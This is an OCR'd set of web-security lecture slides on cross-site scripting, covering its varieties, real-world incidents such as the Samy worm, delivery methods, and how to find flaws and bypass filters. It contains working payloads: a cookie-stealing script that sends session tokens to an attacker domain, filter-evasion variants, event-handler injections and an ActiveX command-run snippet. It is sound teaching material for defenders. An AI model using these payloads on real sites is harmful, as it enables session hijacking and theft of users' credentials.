
CNIT 129S: Securing Web Applications



Ch 12: Attacking Users: Cross-Site Scripting (XSS)

Updated 4-13-22

Attacking Clients

- **Vulnerabilities in browsers**
- **May result in session hijacking, unauthorized actions, and disclosure of personal data, keylogging, remote code execution**
- **XSS is the most prevalent web application vulnerability in the world**

Varieties of XSS

- **Reflected XSS**
- **Stored XSS**
- **DOM-Based XSS**

Reflected XSS

- **Example: an error message that takes text from user and displays it back to the user in its response**
- **75% of all XSS vulnerabilities are this type**

https://attack.samsclass.info/xss.htm

Search

1. Reflected XSS

Message: <script>alert("Reflected XSS Vulnerability!");</script>

Submit


Pop up a box

Solution

```
<script>alert("Reflected XSS
Vulnerability!");</script>
```

Note: XSS Auditor stops this attack in Chrome and Safari on the Mac, and something blocks it in Opera. It works in Firefox.

Reflected XSS



1. The user logs in to the application as normal and is issued a cookie containing a session token:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. Through some means (described in detail later), the attacker feeds the following URL to the user:

```
http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image
;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

As in the previous example, which generated a dialog message, this URL contains embedded JavaScript. However, the attack payload in this case is more malicious.

3. The user requests from the application the URL fed to him by the attacker.

4. The server responds to the user's request. As a result of the XSS vulnerability, the response contains the JavaScript the attacker created.

5. The user's browser receives the attacker's JavaScript and executes it in the same way it does any other code it receives from the application.

6. The malicious JavaScript created by the attacker is:

```
var i=new Image; i.src="http://mdattacker.net/"+document.cookie;
```

This code causes the user's browser to make a request to `mdattacker.net` which is a domain owned by the attacker. The request contains the user's current session token for the application:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: mdattacker.net
```

7. The attacker monitors requests to `mdattacker.net` and receives the user's request. He uses the captured token to hijack the user's session, gaining access to that user's personal information and performing arbitrary actions “as” the user.

Persistent Cookies

- **If user has a persistent cookie, implementing "remember me"**
- **Step 1 is not needed**
- **User need not be currently logged in**

Same-Origin Policy

- **evil.com cannot get your target.com cookies from your browser**
- **Only a page in the same domain (target.com)**
- **But XSS lets the attacker add scripting to a page that comes from target.com**
- **Hence the name Cross-Site Scripting**

Stored XSS Vulnerabilities

- **A message is stored**
- **Executed on any user who views it**
- **May attack a large number of users**

https://attack.samsclass.info/vulnphp/vuln-messageboard.php

Vulnerable Message Board


Hello **John Adams**
Comment:

```
<script>alert(document.cookie);</script>
```

Post Comment

Erase Comments

Stored XSS


Application
Response
Request
Data
Code
Execution
User
Attacker

DOM-Based XSS

- A user requests a crafted URL supplied by the attacker and containing embedded JavaScript.
- The server's response does not contain the attacker's script in any form.
- When the user's browser processes this response, the script is executed nonetheless.

DOM-Based XSS

Data stored on page used elsewhere on page Code Execution

The Vulnerability

- **Client-side JavaScript can access the browser's Document Object Model**
- **Can determine the URL used to load the current page**
- **A script the developer put there may extract data from the URL and display it, dynamically updating the page's contents**

Example: Dynamically Generated Error Message

```
<script>
    var url = document.location;
    url = unescape(url);
    var message = url.substring(url.indexOf('message=') + 8, url.length);
    document.write(message);
</script>
```

- **Writes message to page**
- **Can also write script to page**


https://attack.samsclass.info/xss4.htm?message=<script>alert('Hi')</script>
4. DOM-Based XSS
Message
Hi
Hi
OK

12a

Real-World XSS Attacks

Apache (2010)

- **XSS in issue-tracking application**
- **Attacker injected code, obscured it with a URL shortener**
- **Administrator clicked the link**
- **Attacker stole the administrator's cookie**
- **Attacker altered the upload folder for the project and placed a Trojan login form there**

Apache (2010)

- **Attacker captured usernames and passwords for Apache privileged users**
- **Found passwords that were re-used on other systems within the infrastructure**
- **Fully compromised those systems, escalating the attack beyond the vulnerable Web application**
  - **Link Ch 12a**

MySpace (2005)

- **Samy evaded filters intended to block XSS**
- **Added JavaScript to his user profile, that made every viewer**
  - **Add Samy as a friend**
  - **Copied the script to the user's profile**
- **Gained over 1 million friends within hours**
  - **Link Ch 12b**

StrongWebmail CEO's mail account hacked via XSS

A Webmail service that touts itself as hack-proof and offered $10,000 to anyone who could break into the CEO's e-mail has lost the challenge.A trio of hackers successfully compromised the e-mail using persistent cross-site scripting (XSS) vulnerability and are now claiming the bounty.

By Ryan Naraine for Zero Day | June 4, 2009 -- 14:16 GMT (07:16 PDT) | Topic: CXO

- **Stored XSS in email allowed attackers to send a malicious email to the CEO**
  - **Stealing his session cookie**

Twitter (2009)

Two XSS Worms Slam Twitter

UPDATE: F-Secure has posted more detailed information.

"Some 24 hours after a worm spread advertising on Twitter, the popular social networking website, a second worm emerged on Sunday. Both worms appear to be created by Mikeyy Mooney, a 17-year-old from Brooklyn, New York.

The first worm emerged on Saturday when Twitter profiles began posting messages which encouraged people to visit StalkDaily.com. The owner of the website, Mikeyy Mooney, told BNO News that he was responsible. "I am aware of the attack and yes I am behind this attack," he said. Mooney said he created the worm to "give the developers an insight on the problem and while doing so, promoting myself or my website."

- **Link Ch 12d**

Other Payloads for XSS

- **Virtual Defacement**
  - **Add images, code, or other content to a page**

https://attack.samsclass.info/xss.htm

Search

1. Reflected XSS

Message: Our business was acquired, please go to <a href="http://evil.com">our ne

Submit

https://attack.samsclass.info/xss1.php?msg=Our+business+was+acquired%2C+pleas

Search

1. Reflected XSS

Error: Our business was acquired, please go to our new page.

Injecting Trojan Functionality

- **Inject actual working functionality into the vulnerable application**
- **Such as a fake login form to capture credentials**
- **Or the fake Google purchase form on the next slide, from 2004**

Google Search: - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Address http://www.google.com/custom?col=L:%6a%61%76%61%73%63%72%69%70%74%3a%6a%61%76%61%73%63%72%69%70%74%3a%64%6

Google google custom Search Web PageRank Blocking popups google custom

Google

Google

Google will shortly become a subscription service, costing $5 per year.
You can continue searching now for free, but this will change in the next month.
If you buy now, you get lifetime subscribtion and a free GMail account.

Buying now costs just $10, just enter your details below.

Payment Type Visa

Card Holder First Initial *

Card Holder Surname * Card Verification Number

Card Number * The card verification number for your credit card is a three digit number printed on the signature panel on the back of your credit card immediately following your credit card account number.

Card Verification Number *

You must provide the CV number if it is present on your card.

Start Date (MMYY)

Expiry Date (MMYY) *

(* Required Fields) Buy!

Drive traffic to your website the Google Free way.

Google Home - Advertising Programs - Business Solutions - About Google

©2004 Google

Internet

Disadvantages of Session Hijacking

- **Attacker must monitor her server and collect cookies**
- **Then carry out actions on behalf of target users**
- **Labor-intensive**
- **Leaves traces in server logs**

Inducing User Actions

- **Use attack payload script to carry out actions directly**
  - **MySpace XSS worm did this**
- **If the goal is to perform an administrative action, each user can be forced to try it until an administrator is compromised**

Exploiting Trust Relationships

- **Browsers trust JavaScript with cookies from the same website**
- **Autocomplete in the browser can fill in fields, which are then read by JavaScript**
- **Some sites require being added to Internet Explorer's "Trusted Sites"; those sites can run arbitrary code like this**

```
<script>
    var o = new ActiveXObject('WScript.shell');
    o.Run('calc.exe');
</script>
```

Exploiting Trust Relationships

- **ActiveX controls often contain powerful methods**
  - **They may check to see that requests came from the expected site**
  - **With XSS, that condition is satisfied**

Escalating the Client-Side Attack

- **Website may attack users by**
  - **Logging keystrokes**
  - **Capturing browsing history**
  - **Port-scanning the local network**

12b

Delivery Mechanisms for XSS Attacks

Delivering Reflected and DOM-Based XSS Attacks

- **Phishing email containing a crafted URL**
- **Targeted attack with custom email**
- **Instant message containing a URL**
- **Code posted on websites that allow user to post HTML**

Watering Hole Attack

- **Attacker creates a website with content that will interest the target users**
- **Use search engine optimization to attract viewers**
- **Page contains content that causes the user's browser to make requests containing XSS payloads to the vulnerable application**

Delivering Reflected and DOM-Based XSS Attacks

- **Purchase ad space, put malicious URL in the ad**
  - **The ad may appear in pages about the app you are attacking, because of keyword matches**
- **Web apps often have "tell a friend" or "send feedback" features**
  - **Leverage this to deliver an XSS attack via an email that originates from the organization's server**

Delivering Stored XSS Attacks

- **In-band (most common)**
  - Personal information fields — name, address, e-mail, telephone, and the like
  - Names of documents, uploaded files, and other items
  - Feedback or questions for application administrators
  - Messages, status updates, comments, questions, and the like for other application users
  - Anything that is recorded in application logs and displayed in-browser to administrators, such as URLs, usernames, HTTP `Referer`, `User-Agent`, and the like
  - The contents of uploaded files that are shared between users

Delivering Stored XSS Attacks

- **Out-of-band**
  - **Anything other than viewing the target app**
  - **Such as email from its server**

Chaining XSS

- **XSS vulnerability itself may be low-risk**
- **But chaining it together with other vulnerabilities can cause serious compromise**

Example

- **XSS allows script to be inserted into user's displayed name**
- **Access control flaw lets attacker change other users' names**
- **Add token-stealing XSS to every username**
- **Gain administrator credentials: total control of application**

Finding and Exploiting XSS Vunerabilities

Basic Approach

```
"><script>alert(document.cookie)</script>
```

- **Inject this string into every parameter on every page of the application**
- **If the attack string appears unmodified in the response, that indicates an XSS vulnerability**
- **This is the fastest way to find an XSS, but it won't find them all**

When the Simple Attack Fails

- **Applications with rudimentary blacklist-based filters**
  - **Remove <script>, or < > " /**
- **Crafted attacks may still work**

```
"><script >alert(document.cookie)</script >
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

Response Different from Input

- **XSS attacks that don't simply return the attack string**
  - **Sometimes input string is sanitized, decoded, or otherwise modified**
  - **In DOM-based XSS, the input string isn't necessarily returned in the browser's immediate response, but is retained in the DOM and accessed via client-side JavaScript**

Finding and Exploiting Reflected XSS Vulnerabilities

- Submit a benign alphabetical string in each entry point.
- Identify all locations where this string is reflected in the application's response.
- For each reflection, identify the syntactic context in which the reflected data appears.
- Submit modified data tailored to the reflection's syntactic context, attempting to introduce arbitrary script into the response.
- If the reflected data is blocked or sanitized, preventing your script from executing, try to understand and circumvent the application's defensive filters.

Identifying Reflections of User Input

- **Choose a unique string that doesn't appear anyhere in the application and includes only alphabetical characters that won't be filtered, like "myxsstestdmqlwp"**
- **Submit it as every parameter, one at a time, including GET, POST, query string, and headers such as User-Agent**
- **Monitor responses for any appearance of the string**

Testing Reflections to Introduce Script

- **Manually test each instance of reflected input to see if it's exploitable**
- **You'll have to customize the attack for each situation**

Demos (Use Firefox)

Demo 5. A Tag Attribute Value

Suppose that the returned page contains the following:

```
<input type="text" name="address1" value="myxsstestdmqlwp">
```

- **Here are two ways to exploit it**

```
"><script>alert(1)</script>
```

```
" onfocus="alert(1)
```

Demo 6. A JavaScript String

Suppose that the returned page contains the following:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ...
</script>
```

- **This attack works**

```
'; alert(1); var foo='
```

Demo 7. An Attribute Containing a URL

Suppose that the returned page contains the following:

```
<a href="myxsstestdmqlwp">Click here ...</a>
```

- **Use the javascript: handler to make your script into a URL**

```
javascript:alert(1);
```

- **Or use the onclick event handler**

```
#"onclick="javascript:alert(1)
```

Probing Defensive Filters

- **Three common types**

- The application (or a web application firewall protecting the application) has identified an attack signature and has blocked your input.
- The application has accepted your input but has performed some kind of sanitization or encoding on the attack string.
- The application has truncated your attack string to a fixed maximum length.

Beating Signature-Based Filters

- **You may see an error message like this**

Figure 12.8 An error message generated by ASP.NET's anti-XSS filters

Server Error in '/' Application.

A potentially dangerous Request.Form value was detected from the client (searchbox="<asp").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (searchbox="<asp").

Source Error:

```
An unhandled exception was generated during the execution of the current web request.
Information regarding the origin and location of the exception can be identified using the
exception stack trace below.
```

Stack Trace:

Remove Parts of the String

- **Until the error goes away**
- **Find the substring that triggered the error, usually something like <script>**
- **Test bypass methods**

Ways to Introduce Script Code

Script Tags

- **If <script> is blocked, try these**

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
Click here</a>
```

The Base64-encoded string in the preceding examples is:

```
<script>alert(1)</script>
```

https://attack.samsclass.info/xss.htm

Search

8. Blocking SCRIPT Tags

